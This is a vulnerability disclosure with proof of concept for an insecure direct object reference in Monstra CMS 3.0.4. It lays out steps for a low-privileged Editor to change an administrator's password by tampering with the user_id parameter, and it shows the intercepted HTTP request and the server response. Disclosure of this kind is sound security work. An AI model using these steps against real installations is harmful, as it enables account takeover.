Monstra 3.0.4

Insecure Direct Object Reference

Proof-of-Concept

Submitted by:

Author: Dhananjay Bajaj

Email: dhananjaybajaj1995@gmail.com

LinkedIn: https://www.linkedin.com/in/dhananjaybajaj

Proof-of-Concept

Hello,

I would like to report a vulnerability that I have found on Monstra 3.0.4. I have found a Insecure Direct Object Reference (IDOR) attack is possible. This software has IDOR in 'admin/index.php?id=users&action=edit&user_id=2' with an impact of changing details such as password of users including administrators.


Hereby I am adding the information related to my finding so that you can have a brief view.

Technical Description: Insecure Direct Object References occur when an application provides direct access to objects based on user-supplied input. As a result of this vulnerability attackers can bypass authorization and access resources in the system directly, for example database records or files. Insecure Direct Object References allow attackers to bypass authorization and access resources directly by modifying the value of a parameter used to directly point to an object. Such resources can be database entries belonging to other users, files in the system, and more. This is caused by the fact that the application takes user supplied input and uses it to retrieve an object without performing sufficient authorization checks.

[Attack Vectors]

Steps:

1.) Here it is visible that 'tester1' has role 'Editor' and 'Admin' has 'Admin' role.



localhost/monstra/monstra-dev/admin/index.php?id=users


Users

☑ Allow user registration

Username	Email	Registered	Role
admin	monstra@monstra-localhost.com	15.8.2018	Admin
tester1	down@monstra-localhost.com	15.8.2018	Editor
tester3	down3@monstra-localhost.com	15.8.2018	User
user	user@monstra-localhost.com	16.8.2018	User
admin2	admin2@monstra-localhost.com	16.8.2018	Admin

Fig. 1

2.) Now submitting a request to change password from the admin area while being authorized as the 'tester1' user.



localhost/monstra/monstra-dev/admin/index.php?id=users&action=edit&user_id=2

Edit profile

Firstname: hello world

Lastname:

Email: down@monstra-localhost.com

Twitter:

Skype:


About Me

New password: ●●●●●●●●●●●

Fig. 2

3.) Now intercepting the request and changing the 'user_id' parameter to '1' which is the user id of an administrator user as it is the first user created.

4.) Upon submitting this request the response is received as 302 and then we are redirected to the admin user's profile changing page where the application show the message 'Monstra says: This is not your profile…' but as shown in the image the changes have been made to the profile of the respective user and the password change occurs this way.



```
GET /monstra/monstra-dev/admin/index.php?id=users&action=edit&user_id=6 HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://localhost/monstra/monstra-dev/admin/index.php?id=users&action=edit&user_id=2
Cookie: pma_lang=en; PHPSESSID=atej6ge8dugdrmqvq9v8dahn93; showhints=1;
phpMyAdmin=9ct8u9ltdf8816bqbi4nkeh6tc4kvi35;
e107_cookieSID=qmmul97hsfnbosmle79vnc4luoh9b6gibpk70m5j40a7ulrc4hlh8af5krnkl9ml880ui5jfbb7j
2gqqqq554gu3o82gmea5si09ek3; e107_tzOffset=-330;
e107_cookie=3.ab9536a46d9d51abcbee58515dfd5e7b;
__utma=111872281.467838523.1534226799.1534226799.1534226799.1;
__utmz=111872281.1534226799.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none);
_ga=GA1.1.467838523.1534226799; _gid=GA1.1.1899546074.1534419358
Connection: close
Upgrade-Insecure-Requests: 1
```

```
</nav>

<div class="container">

    <script type="text/javascript">
            Messenger().post({
                type: "success",
                message : "Your changes have been saved.",
                hideAfter: 3
            });
        </script>
    <div id="update-monstra"></div>
    <div></div>
    <div>
        Monstra says: This is not your profile...         </div>
    <div>
        <script type="text/javascript">
            $.getJSON("http://monstra.org/api/version.php?jsoncallback=?",
                function(data){
                    var current_monstra_version = "3.0.4";
```

Fig. 3